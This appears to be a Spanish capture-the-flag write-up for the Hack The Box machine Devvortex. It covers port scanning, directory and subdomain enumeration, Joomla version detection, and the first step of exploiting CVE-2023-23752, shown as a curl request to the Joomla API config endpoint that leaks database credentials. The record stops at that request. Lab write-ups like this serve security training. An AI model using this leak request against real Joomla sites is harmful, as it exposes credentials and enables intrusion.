Devvortex

Reconocimiento y pasos iniciales

Primero hacemos un escaneo de puertos con nmap.
-Pn: Indica a nmap que no haga ping a los hosts
-sC: Analisis con los scripts por defecto
-sV: Detecta la versión de los servicios

```
nmap -Pn -sC -sV 10.10.11.242
```

```
┌──(root㉿dttkalimot)-[/home/kali/HTB/DEVVORTEX]
└─# nmap -Pn -sC -sV 10.10.11.242
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-09 03:59 EDT
Nmap scan report for 10.10.11.242
Host is up (0.041s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.70 seconds
```


Puertos abiertos
22 que corresponde al servicio ssh
80 que corresponde a HTTP o servicio Web

Añadimos a **/etc/hosts** la IP de la máquina y **devvortex.htb** para poder acceder a la página web.

```
GNU nano 7.2                                    /etc/hosts *
127.0.0.1       localhost
127.0.1.1       dttkalimot
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.11.252 bizness.htb
10.10.11.242 Devvortex.htb
```

Inicio

Aquí vemos la página web.



Buscamos directorios ocultos con gobuster.

```
gobuster dir -u http://devvortex.htb/ -w RUTA/DONDE/TENGAS/directory-list-2.3-medium.txt
```

```
┌──(root㉿dttkalimot)-[/home/kali]
└─# gobuster dir -u http://dev.devvortex.htb/ -w HTB/DEVVORTEX/directory-list-2.3-medium.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://dev.devvortex.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                HTB/DEVVORTEX/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/images               (Status: 301) [Size: 178] [──> http://dev.devvortex.htb/images/]
/home                 (Status: 200) [Size: 23221]
/media                (Status: 301) [Size: 178] [──> http://dev.devvortex.htb/media/]
/templates            (Status: 301) [Size: 178] [──> http://dev.devvortex.htb/templates/]
/modules              (Status: 301) [Size: 178] [──> http://dev.devvortex.htb/modules/]
/plugins              (Status: 301) [Size: 178] [──> http://dev.devvortex.htb/plugins/]
/includes             (Status: 301) [Size: 178] [──> http://dev.devvortex.htb/includes/]
/language             (Status: 301) [Size: 178] [──> http://dev.devvortex.htb/language/]
/components           (Status: 301) [Size: 178] [──> http://dev.devvortex.htb/components/]
/api                  (Status: 301) [Size: 178] [──> http://dev.devvortex.htb/api/]
/cache                (Status: 301) [Size: 178] [──> http://dev.devvortex.htb/cache/]
/libraries            (Status: 301) [Size: 178] [──> http://dev.devvortex.htb/libraries/]
/tmp                  (Status: 301) [Size: 178] [──> http://dev.devvortex.htb/tmp/]
/layouts              (Status: 301) [Size: 178] [──> http://dev.devvortex.htb/layouts/]
/administrator        (Status: 301) [Size: 178] [──> http://dev.devvortex.htb/administrator/]
/cli                  (Status: 301) [Size: 178] [──> http://dev.devvortex.htb/cli/]
Progress: 26108 / 220561 (11.84%)[ERROR] Get "http://dev.devvortex.htb/ffdshow": context deadline exceeded (Client.T
imeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/Materials": context deadline exceeded (Client.Timeout exceeded while awaiting
headers)
[ERROR] Get "http://dev.devvortex.htb/missingfiles": context deadline exceeded (Client.Timeout exceeded while awaiti
ng headers)
[ERROR] Get "http://dev.devvortex.htb/button_right": context deadline exceeded (Client.Timeout exceeded while awaiti
ng headers)
[ERROR] Get "http://dev.devvortex.htb/cfusion": context deadline exceeded (Client.Timeout exceeded while awaiting he
aders)
[ERROR] Get "http://dev.devvortex.htb/Lexus": context deadline exceeded (Client.Timeout exceeded while awaiting head
ers)
[ERROR] Get "http://dev.devvortex.htb/button_left": context deadline exceeded (Client.Timeout exceeded while awaitin
g headers)
[ERROR] Get "http://dev.devvortex.htb/emailme": context deadline exceeded (Client.Timeout exceeded while awaiting he
aders)
```


No hemos encontrado nada interesante.

Ahora haremos una enumeración del subdominio DNS


```
gobuster dns -d devvortex.htb -w RUTA/subdomains-top1million-20000.txt
```

```
┌──(root㉿dttkalimot)-[/home/kali]
└─# gobuster dns -d devvortex.htb -w HTB/DEVVORTEX/subdomains-top1million-20000.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Domain:     devvortex.htb
[+] Threads:    10
[+] Timeout:    1s
[+] Wordlist:   HTB/DEVVORTEX/subdomains-top1million-20000.txt
═══════════════════════════════════════════════════════════════
Starting gobuster in DNS enumeration mode
═══════════════════════════════════════════════════════════════
Found: dev.devvortex.htb

Progress: 1252 / 19967 (6.27%)_
```


Este comando nos reveló dev.devvortex.htb. Ahora lo añadiremos a **/etc/hosts**



Vemos el archivo **robots.txt**.



Entramos en http://dev.devvortex.htb/administrator/



Entrar en esta página de inicio de sesión con credenciales comunes como admin admin no tuvo éxito.

Ejecución de código

El 16 de febrero de 2023, Joomla! publicó un aviso de seguridad para CVE-2023-23752 . El aviso describe una “verificación de acceso incorrecta” que afecta a Joomla! 4.0.0 a 4.2.7. Al día siguiente, un blog en chino compartió los detalles técnicos de la vulnerabilidad. El blog describe una omisión de autenticación que permite a un atacante filtrar información

privilegiada.

CVE-2023-23752 to Code Execution #1

As discussed, CVE-2023-23752 is an authentication bypass resulting in an information leak. Most of the public exploits use the bypass to leak the system's configuration, which contains the Joomla! MySQL database credentials in plaintext. The following demonstrates the leak:

```
curl -v http://10.9.49.205/api/index.php/v1/config/application?public=true
*   Trying 10.9.49.205:80...
* TCP_NODELAY set
```

Con este comando vemos la versión entre otras cosas y la versión de joomla 4.2..6 que entra en la vulnerabilidad.

```
joomla -u http://dev.devvortex.htb
```


```
Processing http://dev.devvortex.htb ...


[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.6

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://dev.devvortex.htb/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://dev.devvortex.htb/robots.txt

Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
http://dev.devvortex.htb/administrator/
http://dev.devvortex.htb/api/
http://dev.devvortex.htb/bin/
http://dev.devvortex.htb/cache/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/components/
http://dev.devvortex.htb/includes/
http://dev.devvortex.htb/installation/
http://dev.devvortex.htb/language/
http://dev.devvortex.htb/layouts/
http://dev.devvortex.htb/libraries/
http://dev.devvortex.htb/logs/
http://dev.devvortex.htb/modules/
http://dev.devvortex.htb/plugins/
http://dev.devvortex.htb/tmp/


[+] Finding common backup files name
```

```
curl "http://dev.devvortex.htb/api/index.php/v1/config/application?public=true" | jq .
```

